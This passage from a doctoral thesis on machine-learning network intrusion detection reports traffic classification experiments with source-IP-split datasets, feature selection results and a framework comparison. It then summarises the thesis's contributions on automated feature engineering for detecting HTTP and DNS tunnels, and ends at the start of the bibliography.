To create training and test datasets with disjoint sets of source IP addresses, we identified all clients in the traffic, and then grouped flows by client IP address. Half the groups were assigned to the training/CV dataset and the remaining to the test dataset. Clients were chosen for two reasons. Firstly, each client generally accounts for a small fraction of the total traffic, allowing for an even split of data. Secondly, clients generate multiple types of traffic leading to an even spread of traffic classes. If servers were chosen instead, then a dominant server may account for a large proportion of the traffic, making an even split of the data difficult, and potentially leading to a training set being dominated by a single traffic class.

For the UNIBS dataset, client IP addresses are simply the 19 hosts instrumented with GT. Flows generated by these hosts have ground truth labels. For the synthetic dataset, the list of client IP addresses was calculated using `yaf` in bidirectional mode and finding the list of unique source IP addresses. For the UPC dataset client IP addresses were extracted from all request flows (defined as those flows followed later by a flow in the reverse direction).

The same ML process used in the first experiment in Section 6.5.1 was followed, with the only modification being splitting datasets by source IP address. To reduce the chance of a particular data split biasing the results, the ML process was repeated 5 times on each feature set and the results averaged. Test results

Dataset	Reference features		Yaf Flow Statistics		Multi-flow	
	SVM	C4.5	SVM	C4.5	SVM	C4.5
UNIBS	0.827±0.026	0.852±0.039	0.833±0.037	0.878±0.043	0.862±0.053	0.900±0.042
UPC	0.636±0.085	0.918±0.006	-	-	0.615±0.163	0.928±0.005
Synth	0.936±0.005	0.994±0.001	0.938±0.011	0.992±0.001	0.926±0.006	0.988±0.001

Table 6.9: Summary of experiment *f*score results - datasets split by source IP. Highest *f*score per dataset marked in bold.

are shown in Table 6.9 with two main conclusions:

1. Lower *f*score: for the UNIBS dataset there is a 7% to 12% drop in test *f*score when the training and test datasets are split by source IP (as compared to a random split shown in Table 6.7). For the UPC dataset the drop is approximately 2%.
2. Additional features improve the *f*score: e.g. for the UNIBS dataset, the C4.5 *f*score increases from 0.852 for the reference feature set to 0.900 for the combined set of features.

The lower *f*scores are likely due to making the ML problem harder. Rather than training and testing on similar traffic from the same IP addresses, we now test on traffic from different IP addresses. To achieve a correct classification result, the classifier must have learnt a more general concept (such as a traffic class) which applies to multiple hosts, rather than a feature value particular to a single host. Since the test accuracy is measured on unseen IP addresses, accuracy should be maintained for new IP addresses observed in network traffic over time. This contrasts with the first experiment which provided a much higher accuracy but only for a particular set of IP addresses.

While the test results for UPC and UNIBS datasets are all lower, the training and CV scores remain high (as per the previous experiment), e.g. *f*scores for the UNIBS reference set are now: training 0.995±0.003, CV 0.988±0.006, and test 0.827±0.026. The lower *f*scores on the test datasets are a clear indication that the models are overfitted to the training set. By extrapolation, the models in the previous experiment were also overfitted (since the same ML process and model parameters were used). Overfit models can result in classifiers which are fragile to changes in the input data such as observing traffic from different IP addresses. The results of the experiment therefore show hypothesis 2 to be true. Optimistic *f*scores were obtained when there were clear dependencies between

the training and test datasets. It is only when some of these dependencies are removed that it becomes clear the models are overfitted to the training set, and lower test accuracy is observed.

The results of this experiment also back hypothesis 1. Additional features were shown to improve traffic classifier accuracy. Making additional features from our study available improved the UNIBS **fscore** by almost 5%. The features responsible for this improvement are discussed in Section 6.5.3. No such improvement was observed in the previous experiment (Section 6.5.1) when the standard “random split” of data was used. This may be because the **fscore** was already high at 0.986 making it difficult for additional features to have any impact.

In our experiment, the CV step was not useful because it did not select a more general model. The grid search of the decision tree and SVM parameters returned the same values as the first experiment. We suspect this occurred because the training and CV datasets contained traffic from the same IP addresses, and hence CV supported overfit models. Hence, future work will ensure distinct sets of IP addresses are allocated to all 3 datasets (training, CV and test), rather than just 2 datasets as done in this experiment.

This experiment reduced the average tree size to 293 (c.f. 446 for datasets split randomly). The models are therefore simpler. While the training set has the same number of flows as the previous experiment, the reduced model size could be explained by it modelling only half the IP addresses.

Unlike on other datasets, the test **fscores** on the synthetic dataset remain almost unchanged compared to the previous experiment. Manual inspection of the features extracted from synthetic traffic showed significant repetition, with most variation between flows limited to port numbers and inter-arrival times. We suspect the traffic generator uses a single algorithm to produce all traffic for a simulated application. Hence traffic features will be similar regardless of the IP addresses observed. This explains why splitting synthetic traffic by source IP address has no impact on traffic classification.

Table 6.10 shows the confusion matrix for a single UPC test with independent train and test datasets. It can be compared to the confusion matrix in Table 6.8. Classes streaming and chat still have lower fscores, and class DNS remains the highest.

a	b	c	d	e	f	g	h	i	j	k	← classified as
297100	789	29642	1111	37	67	0	39	14	16	3	a = p2p
820	116268	6342	14	79	0	0	30	31	0	0	b = web
13725	10037	279234	1330	15	57	4	314	121	9	24	c = voip
765	154	1512	23723	1	12	0	0	2	1	0	d = netops
78	166	233	3	209	0	0	0	10	0	0	e = streaming
24	1	12	0	0	43187	0	0	0	0	0	f = dns
0	0	0	0	0	0	0	0	0	0	0	g = others
184	21	530	59	3	4	0	1948	0	0	0	h = chat
15	49	54	1	1	0	0	0	5377	4	0	i = email
2	0	1	0	0	0	0	0	0	44	0	j = ftp
136	1	250	1	0	0	0	0	0	0	829	k = games

Table 6.10: Confusion matrix of traffic classification results - datasets split by IP address. Single test result for UPC dataset using Multi-flow features.

6.5.3 Feature Selection Output

As part of the automated feature engineering process which generated many candidate features, feature selection was used to identify those most useful for traffic classification. Our study created multiple feature sets, firstly the reference set of `crlpay` features, then a set with `yaf` features added, and lastly a set adding multi-flow features. In each case, GRRF feature selection was used to limit the number of features used by the ML algorithm. The selected features for the second experiment (Section 6.5.2) are now discussed.

For the UNIBS dataset, from the 37 `crlpay` reference features, those selected were source and destination ports, packet 3 size, and the maximum, minimum and standard deviation of packet size in the flow. Port numbers were expected to be selected as they still remain a useful identifier for some applications, and initially were the sole features used for traffic classification [104]. The size of packet 3 was also selected, although the sizes of all first 10 packets in the unidirectional flow were available. We investigated why packet 3 was chosen. In the UNIBS pcap traffic, packet 3 usually corresponds to the first non-empty packet in the flow. The first two packets are usually control packets for the TCP handshake during session setup. Since packet 3 contains application data, it is relevant to traffic classification. The other selected features are packet size statistics in the flow which have previously been shown to be relevant [104, 196].

When `yaf` and reference features are available the same features are selected, but with the addition of average round trip time and first non-empty packet size in the flow. Round trip time (or inter-arrival time) has previously been used




Figure 6.1: UNIBS dataset, features selected by GRRF at least 3 times. (R) denotes reference feature, (Y) *yaf* feature, and (M) multi-flow feature.

in traffic classification [74, 40]. The “first non-empty packet size” feature skips empty packets such as transport layer control packets for session initiation or acknowledgements. These empty packets are not related to the application layer traffic being classified. In contrast, non-empty packets contain application layer information and hence are directly related to the traffic classes. The first non-empty packet size feature is therefore similar to packet 3 size, with the advantage not being specific to TCP.

When multi-flow, *yaf* and reference features are available, GRRF selects the features shown in Figure 6.1. Source port, minimum packet size and round trip time are omitted in favour of some multi-flow statistics. These included averages of first non-empty packet size, packet 3 size, and source and destination port numbers per source and destination IP address pair. Even with a large set of additional candidate features, some features from the reference *cr1pay* set are still selected showing they are very relevant to traffic classification.

Feature selection results combined for all datasets are shown in Figures 6.2 and 6.3. Ports, first non-empty packet size, and packet 3 size features remain relevant. However Figure 6.3 shows the selected features can vary significantly between each dataset. One reason for this is minor differences in the way datasets were created from network traffic, e.g. the UNIBS dataset only has ground truth for outgoing flows (client to server). Hence the server destination port is likely to be more indicative of the traffic class than the ephemeral source port. Conversely, the UPC dataset has ground truth for both client to server and server to client flows. Hence, the source port (for server to client flows) will be relevant for the




Figure 6.2: All datasets, features selected by GRRF more than 20% of the time. (R) denotes reference feature, (Y) *yaf* feature, and (M) multi-flow feature.




Figure 6.3: All datasets, features selected by GRRF more than 20% of the time, and displayed per dataset. (R) denotes reference feature, (Y) *yaf* feature, and (M) multi-flow feature.

dataset. Given such differences can affect feature relevance, generating many candidate features for each dataset and using an objective measurement to select features seems a suitable approach.

Feature selection chose a small number of features from the total list of candidate features. On average, GRRF selected 8.3 features from the 37 in the reference set. This increased to 9.2 selected features from the reference plus *yaf* statistics set, and 10.9 features selected from the reference plus *yaf* plus multi-flow statistics set containing over 300 candidates. The same number of features were selected on average for both experiments (each using a different dataset split method). The selection of only a small number of features assisted ML by significantly reducing computation time and memory requirements, especially for the SVM algorithm.

In summary, feature selection found some of the discriminative features to be those in the reference feature set. However it also identified additional discriminative features from the study. They were:

- first non-empty packet size
- destination port average per source host and per host pair
- source port average per source host and per host pair
- average of first non-empty packet size per host pair
- average packet 3 size per host pair

6.6 Comparison to Alternative Framework

Earlier in this chapter we developed a traffic classifier which uses an extended set of candidate features generated by our feature engineering framework. We call this the *extended* classifier. In the previous Section 6.5 we compared its accuracy to a *reference* classifier which we reimplemented from the literature [104]. The purpose of the comparison was to demonstrate that our extended traffic classifier achieves similar (or better) accuracy to another published traffic classifier on multiple openly-available datasets.

However, we have not yet directly compared the effectiveness of our chosen feature construction and feature selection methods (applied to traffic classification) to other methods in the literature. Hence, in this final experiment we compare our feature engineering framework to another published framework by Xu [190]. The experiment uses the same approach as the HTTP tunnel detector comparison described in Section 4.7.2.

For our feature engineering framework we already have traffic classification results. Hence, to do the comparison we require traffic classification accuracy to be measured for Xu’s adaptive intrusion detection framework. To perform our experiment we built a traffic classifier as described in that framework, i.e. KDD99 feature construction, PCA feature extraction, and an SVM classifier.

We ran KDD99 feature construction on all three of our datasets: UPC, UNIBS and Synthetic. PCA was then applied to reduce the number of features, with parameters chosen to retain enough principal components to account for 99.9% of the variance. A multi-class SVM classifier was chosen with a radial

base function (RBF) kernel and parameters $\gamma = 1.0$ and $\text{cost} = 1.0$. The classifier was therefore built using Xu’s *adaptive intrusion detection* framework. A classifier was trained on each dataset using the same method as used for our extended traffic classifier, i.e. trained on a random half of the dataset as described in Section 6.5.1. The classifier fcores are compared to our *automated feature engineering* fcores in Table 6.11.

Dataset	Adaptive Intrusion Detection		Automated Feature Engineering	
	SVM	C4.5	SVM	C4.5
UNIBS	0.906	0.935	0.967±0.004	0.987±0.001
UPC	0.651	0.927	0.802±0.008	0.945±0.003
Synth	0.580	0.773	0.918±0.007	0.986±0.001

Table 6.11: Traffic classification *fscore* results comparing two frameworks. Datasets split in random half for training, other half testing. Highest *fscore* per dataset is marked in bold. Fscore errors for the Adaptive Intrusion Detection results are unknown because only a single test was run (on the first random split as a quick test).

A second classifier for each dataset was trained on data instances produced by a random half of the IP addresses as per Section 6.5.2. Splitting the data by IP addresses ensures the training data contains one set of IP addresses, and the test data contains an independent set of IP addresses. Hence we ensure we are not training and testing on the same repetitive traffic. Classifier fcores are shown in Table 6.12.

Dataset	Adaptive Intrusion Detection		Automated Feature Engineering	
	SVM	C4.5	SVM	C4.5
UNIBS	0.876	0.867	0.862±0.053	0.900±0.042
UPC	0.648	0.908	0.615±0.163	0.928±0.005
Synth	0.597	0.786	0.926±0.006	0.988±0.001

Table 6.12: Traffic classification *fscore* results comparing two frameworks. Datasets split by source IP for training and testing. Highest *fscore* per dataset is marked in bold. Fscore errors for the Adaptive Intrusion Detection results are unknown because only a single test was run (on the first random split as a quick test).

All traffic classification scores in Tables 6.11 and 6.12 are higher for our automated feature engineering framework compared to using the adaptive intrusion detection framework. This clearly shows the effectiveness of our framework.

The adaptive intrusion detection framework uses PCA to reduce the number of features, and hence the transformed features are expressed in terms of principal components. These transformed features are more difficult to interpret than the original features, and so the resulting decision tree is also difficult to interpret. Explaining why the results are lower in terms of specific features is therefore not straightforward. However, in general we would expect classifier results to be lower when based on KDD99 features. This is because KDD99 features consist mainly of MCD statistics, and omit features from within a single connection such as individual packet sizes and inter-arrival times which are known to be key discriminators for traffic classification.

6.7 Discussion

In our main experiment to test the accuracy of traffic classifiers built from an extended set of candidate features, GRRF feature selection chose “first non-empty packet size” and “packet 3 size” over other similar features such as the size of the first or second packet in the flow. We believe these features were selected because they contain information about application-level traffic. Packet 3 in a unidirectional TCP source flow is usually the first to contain application data. Hence this packet should be more relevant to traffic classification than other empty TCP control packets. As future work we therefore intend to ignore all control packets and header sizes, and instead extract features about the application data (without requiring analysis of application payloads). An example would be measuring the sizes of the first 10 *non-empty* packets in a unidirectional flow, c.f. `crlpay` which currently outputs the first 10 packet sizes regardless of whether they are empty. The packet sizes could be reported as transport layer payload size only, i.e. omit network and packet header sizes, to remove complexities of the lower-level protocols such as variable header lengths. Similarly, the round trip time could instead be calculated only for non-empty packets, hence making it an application round trip time feature. Generating these features would require different software, or changes to existing software. These application-layer meta-data features (such as non-header packet size and non-empty packet inter-arrival times) may assist traffic classification. A similar approach of ignoring empty packets has been taken in the analysis of TLS traffic [4].

The feature selection results also identified a number of multi-flow statistics as

useful discriminators for traffic classification. These included averages of packet size, port numbers and first non-empty packet size for flows between source and destination host pairs. While these multi-flow statistics have been shown to be useful, they can be computationally intensive to calculate. Maintaining state tables for each source and destination IP address pair can also have large memory requirements. Despite these difficulties, there may be low cost streaming methods to calculate these features. Existing graph-based approaches such as BLINC and Graption similarly use multi-flow information and hence maintain state information. Generating all the multi-flow statistics from this study in real-time is clearly not scalable. Instead, the intention was to produce them offline. The study would then identify the most relevant multi-flow statistics to generate for ongoing traffic classification.

Our “dataset independence” approach of training and testing classifiers on traffic from distinct sets of source IP addresses uncovered evidence of overfitting and also allowed us to measure classifier accuracy on traffic from unseen IP addresses. The results should therefore translate to situations where the classifier is used on different IP addresses to those it was trained on, e.g. on a dynamic network where new addresses and services are regularly observed, or when ground truth is only available for a subset of hosts but the intention is to apply the traffic classifier to all hosts.

Our proposed “dataset independence” approach is not required for a static network. Traffic classification on a static network would benefit from being trained on traffic from every IP address. Hence the standard approach of randomly splitting data would instead be more suitable. Provided the network and services remain static, traffic classification accuracy should be maintained. The standard approach would also be suitable when the training set is fully representative of the live network.

Further work is required to improve statistical traffic classifiers to complement mainstream deep packet inspection traffic classifiers. It is expected that statistical classifiers will become more important as the proportion of encrypted traffic rises.

6.8 Conclusion

We performed an extended study of NetFlow-style features with the aim of finding additional features relevant to traffic classification. The study made use of existing tools (`crlpay`, `yaf`, and our feature engineering framework) to generate a large pool of candidate features. The most discriminative of these features were identified using GRRF feature selection. The accuracy of traffic classifiers using the selected features was compared to classifiers using only a smaller reference set of features.

Initially, the additional features from the study did not improve traffic classification accuracy over the reference set. The classifiers on the UNIBS dataset all achieved approximately 99% accuracy (measured as an `fscore`), regardless of how many features were made available. Investigations concluded that the standard practice of allocating flows randomly into training, cross validation and test datasets was not suitable in our experiments because it did not produce independent datasets. Machine learning assumes independence, and hence these initial traffic classification results may have been artificially high. Some results in the literature which also randomly allocated flows to training and test datasets may suffer the same problem.

Next, we eliminated some dependencies by ensuring the training and test datasets contained traffic from different hosts. The classifiers were therefore guaranteed to be trained and tested on different traffic. Under these conditions traffic classification accuracy for the UNIBS dataset was lowered to 85% using features from the reference set. Importantly, with the addition of `yaf` and multi-flow features, accuracy improved to 90%. While standard features from the reference set such as ports and packet size statistics were found to be useful discriminators of traffic classes, other features were found during the survey which accounted for the 5% improvement. These were: first non-empty packet size, destination port average per host pair, source port average per source host, average of first non-empty packet size per host pair and average packet 3 size per host pair. Our interpretation of why “first non-empty packet size” and “packet 3 size” were selected over other features was that the information about application-level traffic is more important to traffic classification than lower-level protocol information. Future work will investigate whether creating features which abstract the complexities of transport and lower protocols (e.g. ignoring empty TCP packets when calculating inter-arrival times) further improves traffic

classification.

In the next chapter we conclude the thesis by summarising its contributions.

Chapter 7

Conclusion

In this chapter we summarise the contributions of the thesis, outline limitations, and propose future directions.

7.1 Research Summary

In Chapter 1 we provided motivation for the thesis, starting with the fact that most commercial NIDS are misuse-based and rely on precise signatures for detection. However, they can be evaded either with novel attacks or by obfuscating the attack while it is on the network. When attacks cannot be detected, organisations are left vulnerable to compromise and having their intellectual property stolen without their knowledge. This motivated our work on using a complementary machine learning based method to improve detection. In particular, supervised ML-based detectors can learn from previous attacks and investigations. They can also detect novel attacks which are similar to previous attacks without having to precisely encode the attack in a signature.

However, in Section 1.1.8 we also identified challenges in applying ML to network security. The main problem was that machine learning cannot be directly applied to network traffic, but instead only to a fixed set of features derived from it. Constructing these features (in a process called feature engineering) is a critical step. It defines the ML algorithm’s “view” of network traffic, and hence implicitly places bounds on the detector’s capabilities. For example, if only the packet headers in network traffic are made into features, then the detector is

blind to any activity in the packet body (payload). Due to the importance of feature engineering to ML-based detectors, [Aim 1](#) in the thesis was to understand existing approaches to feature engineering in the field of network security.

To address this aim we performed a literature review. We reviewed papers about ML-based NIDS, noting what features were constructed from network traffic. Traffic features were grouped by type: packet header, protocol, or content features. A variety of packet header approaches were found. The first approach used individual packet headers. They were usually compared to a model to identify anomalous packets. The second approach grouped packets per network connection, and features were created to summarise all packet headers in each connection. These were named single connection derived (SCD) features. The third approach aggregated multiple network connections over a time period. Features were created as statistical summaries of all packet headers in the aggregation, e.g. average network connection byte count.

The review showed that many earlier papers focussed on these packet header-based approaches. Detectors using these features were able to identify activity such as reconnaissance scans and DoS, as well as attacks against the TCP/IP stack. However, they were not used to detect many modern threats. The widespread use of perimeter defences has forced attackers to use new vectors such as web-based attacks and crafted application data. Features derived from application data (rather than packet headers) are required to more reliably detect these attacks. The review found some interesting approaches deriving features from user parameters in the HTTP protocol URL field to detect web application attacks. It also found several papers calculating n-gram and entropy features from payloads for both web server and web client attack detection.

The literature review informed work in the remainder of the thesis. In particular it showed the utility of preprocessing traffic into network connections (or flows) which we used throughout our work. It also showed the relevance of n-grams and entropy calculated from free-text strings in network data. In our feature engineering framework (Section [3.2](#)) we applied these two operators to all string features extracted from network traffic. The review also showed that metrics calculated across multiple flows were useful to identify behaviour in a time period, e.g. DoS attacks. We therefore incorporated average and standard deviation metrics into our feature engineering framework.

The review identified a large number of features used for various network

security applications. However, when building a new detector it was not clear which of those features should be used. This led to [Aim 2](#) of the thesis to automatically find key features from network traffic so machine learning could be more readily applied to new problems.

Contribution 1: We developed an automated feature engineering framework to generate a set of candidate features from raw network traffic, and to select the most relevant features for each application. The work is described in detail in [Section 3.2](#).

Key, or relevant, features enable a ML-based classifier to learn to discriminate normal and malicious traffic. If ML is instead provided a set of irrelevant features, the same classifier will not be able to reliably discriminate the traffic. Hence, constructing a set of relevant features (part of the feature engineering process) is key to classifier performance. Feature engineering is often an ad-hoc process, involving trial and error to find which traffic features are most relevant to the detection problem. Such a process requires domain knowledge, and is time consuming when done iteratively. We aimed to find a less ad-hoc solution to feature engineering by developing an automated process.

Our approach was to design an automated feature engineering framework which constructs a large set of candidate features directly from network traffic, and then selects the most relevant subset of features for each application. The framework consists of four main components operating in a pipeline. The first component is the network traffic parser. It takes network traffic as input, reconstructs flows, and then decodes the chosen protocol (e.g. the application level protocol) to extract the value of each field. The result of decoding is a set of attribute-value pairs. These are vectorised into a format suitable for ingestion by ML algorithms. A set of these vectorised features (known as SCD features) is produced for each network flow. They are then passed to the second component named the *SCD feature transformer*. Its job is to convert all non-numeric features to numeric, for use with a variety of ML algorithms. Specifically, operators are applied to all string features to calculate their length, entropy and unigram. The original string is then discarded. The numeric features are passed to the third component named the *MCD feature constructor*. It aims to represent behaviour across multiple flows by calculating appropriate metrics. Metrics currently include average and standard deviation of all numeric features, calculated over a window of flows in configurable contexts such as per edge (source

IP and destination IP pair). This step produces at least two additional features for each input numeric feature. The fourth and final component is the *feature selector*. Its role is to reduce the size of the feature set while preserving the most informative features. Selecting the most informative features requires a labelled training set.

All components in the framework are automated. The framework is our first contribution. To evaluate our automated feature engineering framework (as per [Aim 3](#)), we applied it to a network security problem: HTTP tunnel detection.

Contribution 2: We implemented automated feature engineering to generate features directly from HTTP network traffic. The features were relevant to the detection of HTTP protocol tunnelling, as described in Section 4.4.

HTTP tunnels are a form of covert communication used by a number of APTs to exfiltrate data from a target network in order to steal their intellectual property and other information. HTTP tunnels are popular due to the fact that HTTP is generally allowed to egress an organisation while most other protocols are blocked. Detection is difficult since the tunnel traffic can blend in with the the large amount of other HTTP (Web) traffic observed on networks. Developing a HTTP tunnel detector using our automated feature engineering framework was our second contribution.

To verify the contribution, we measured HTTP tunnel detection performance. This was achieved by running a number of HTTP tunnels in a testbed and capturing the traffic. We also captured normal HTTP traffic in the testbed as well as on a real network. After training on a portion of the data we then tested the tunnel detector’s ability to differentiate the normal and tunnel HTTP traffic. For comparison, we also built another classifier using features manually derived by analysing tunnel network traffic and previous literature. We compared the accuracy of the two classifiers and demonstrated that features generated automatically were as effective as those generated manually.

We also wanted to compare the effectiveness of our feature engineering to alternatives from the literature. Hence we experimented with a HTTP tunnel detector built using an alternative framework. The detector built using our framework achieved higher results.

Contribution 3: We implemented automated feature engineering to generate features directly from DNS network traffic suitable for the

detection of DNS protocol tunnelling in Section 5.3.

After completing the HTTP tunnel detector, we aimed to demonstrate our framework could be applied to other detection problems, and that customisations of the software required to achieve this would be minimal. We therefore chose another network security problem named DNS tunnel detection. DNS tunnels are also a type of protocol tunnelling which can be used by APTs to exfiltrate data. Our work on the DNS tunnel detector formed the third contribution of the thesis.

To verify the contribution, we ran several DNS tunnels in a testbed connected to the internet and captured their traffic. We also captured a sample of normal DNS traffic. After creating labelled datasets from the captured network traffic, we used supervised ML to build a classifier named the DNS exfiltration detector. The classifier used network traffic features constructed by our automated feature engineering framework. It successfully learnt to discriminate normal DNS traffic from tunnel DNS traffic. We studied the learnt model to find which features the classifier used, and explained why those features were relevant to each DNS tunnel implementation. The work showed that automated feature engineering could be easily adapted to work on DNS traffic. It provides evidence that automated feature engineering can be successfully applied to more than one problem.

To compare our automated feature engineering framework to an alternative framework, we built DNS tunnel detectors with each framework and compared their accuracy. The results showed detectors built using our framework had higher detection accuracy in all cases. This provides some validation for our chosen feature construction and selection methods.

Contribution 4: We performed an extended study of metadata features relevant to a common network security function known as “traffic classification”. We described which features from the study were found to be most discriminative, and to what extent they improved traffic classification accuracy. The work is described in Chapter 6.

The work up to this point in the thesis assumed the payload of network traffic is available for analysis. However, with the increasing use of encryption for privacy and security reasons, a significant portion of traffic payloads are now encrypted. Hence we investigated how network security applications can operate in this changing environment. Some commercial products, known as SSL intercept appliances, perform a man-in-the-middle operation to decrypt SSL, analyse it for

threats, and then re-encrypt the traffic. We investigated an alternative approach called traffic analysis which has lower capability than full payload analysis, but which has the advantage of not requiring decryption. Instead, it analyses traffic metadata features, e.g. size and timing of packets. Hence [Aim 4](#) was to perform an extended study of the metadata features from encrypted traffic available for use in network security applications. To evaluate the metadata features identified in the study, we applied them to the well-known network security problem named *traffic classification*.

The study started with standard NetFlow generation tools to produce a set of metadata features. These features were then input to the automated feature engineering framework from [Section 3.2](#) to derive additional candidate features and to select the most relevant set. Traffic classifiers were built from the selected features, and traffic classification accuracy was measured on three test datasets.

While standard NetFlow features such as ports and packet size statistics were found to be useful discriminators of traffic classes, other features in the extended survey accounted for a 5% improvement in classification accuracy. These were: first non-empty packet size, destination port average per host pair, source port average per source host, average of first non-empty packet size per host pair and average packet 3 size per host pair. The study of metadata features formed our fourth contribution.

As part of the contribution we also proposed a strategy to reduce overfitting of the ML model by ensuring training, cross validation and test datasets contain independent network traffic. Our strategy was to ensure each of these datasets contained different (disjoint) sets of source IP addresses.

7.2 Future Work

Future work could expand the functionality of the automated feature engineering framework developed in this thesis.

- *Expand set of feature construction operators:* Operators are used in the framework to derive additional candidate features from the base features. The intention is to expand this set of operators as new informative features are discovered by the research community.
- *Enhance use of multi-flow discriminators:* In the current framework, each network traffic flow is an observation which is then provided to the ML

algorithm in vectorised format. ML then favours features which most accurately discriminate the class of individual flows. Features spanning multiple flows (MCD features) may not be so accurate on individual flows, and hence ML may ignore MCD features. Future work will make better use of MCD features by aggregating multiple flows into a single observation for ML.

- *Expand the supported list of network traffic protocols:* The framework has been tested with HTTP and DNS traffic as well as NetFlow summaries. Further work will test support of other network protocols.
- *Expand framework to support unsupervised ML:* The “feature selection” step in the framework currently requires labelled datasets to find the most discriminative features. Future work will remove this framework requirement to support unsupervised ML with unlabelled data.

Significant effort in this thesis went into ensuring experiments were representative of real-world scenarios. This ensured our results were meaningful in today’s networks. However, our datasets were snapshots of network traffic which could be analysed offline in batch mode. For the detectors to work on a live network, several operational aspects would need to be addressed. These are discussed in Section 3.4.4 and include scalability, generating features on live traffic, integrating multiple detectors for efficiency, and post-processing alerts.

Feature engineering is an issue when applying ML to any problem including popular fields such optical character recognition, speech recognition, image recognition and language translation. While feature engineering is typically performed by domain experts and is specific to each field, recent advances in deep learning have demonstrated a less manual, data driven approach with parallels to our automated feature engineering approach. This is discussed in Section 3.4. Further work could investigate whether deep learning could be leveraged in the automated feature engineering framework.

Bibliography

- [1] H. Abdulsalam, D. Skillicorn, and P. Martin. Classifying evolving data streams using dynamic streaming random forests. In *Database and Expert Systems Applications*, pages 643–651. Springer, 2008.
- [2] C.C. Aggarwal, J. Han, J. Wang, and P.S. Yu. A framework for clustering evolving data streams. In *Proceedings of the 29th international conference on Very large data bases-Volume 29*, pages 81–92. VLDB Endowment, 2003.
- [3] F. Allard, R. Dubois, P. Gompel, and M. Morel. Tunneling activities detection using machine learning techniques. Technical report, DTIC Document, 2010.
- [4] B. Anderson, S. Paul, and D. McGrew. Deciphering malware’s use of tls (without decryption). *arXiv preprint arXiv:1607.01639*, 2016.
- [5] S. Axelsson. The base-rate fallacy and the difficulty of intrusion detection. *ACM Transactions on Information and System Security (TISSEC)*, 3(3), 2000.
- [6] R. Bace and P. Mell. Intrusion detection systems. Technical Report 800-31, National Institute of Standards and Technology (NIST), Special Publication, 2001.
- [7] D. Barbara, N. Wu, and S. Jajodia. Detecting novel network intrusions using bayes estimators. In *First SIAM Conference on Data Mining*, 2001.
- [8] E.B. Beigi, H.H. Jazi, N. Stakhanova, and A.A. Ghorbani. Towards effective feature selection in machine learning-based botnet detection approaches. In *Communications and Network Security (CNS), 2014 IEEE Conference on*, pages 247–255, Oct 2014. doi: 10.1109/CNS.2014.6997492.

-
- [9] A. Berger and E. Natale. Assessing the real-world dynamics of dns. In *International Workshop on Traffic Monitoring and Analysis*, pages 1–14. Springer, 2012.
 - [10] A. Bifet, G. Holmes, B. Pfahringer, R. Kirkby, and R. Gavaldà. New ensemble methods for evolving data streams. In *Proceedings of the 15th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 139–148. ACM, 2009.
 - [11] E. Bloedorn, L. Talbot, and D. DeBarr. Data mining applied to intrusion detection: Mitre experiences. *Machine Learning and Data Mining for Computer Security*, pages 65–88, 2006.
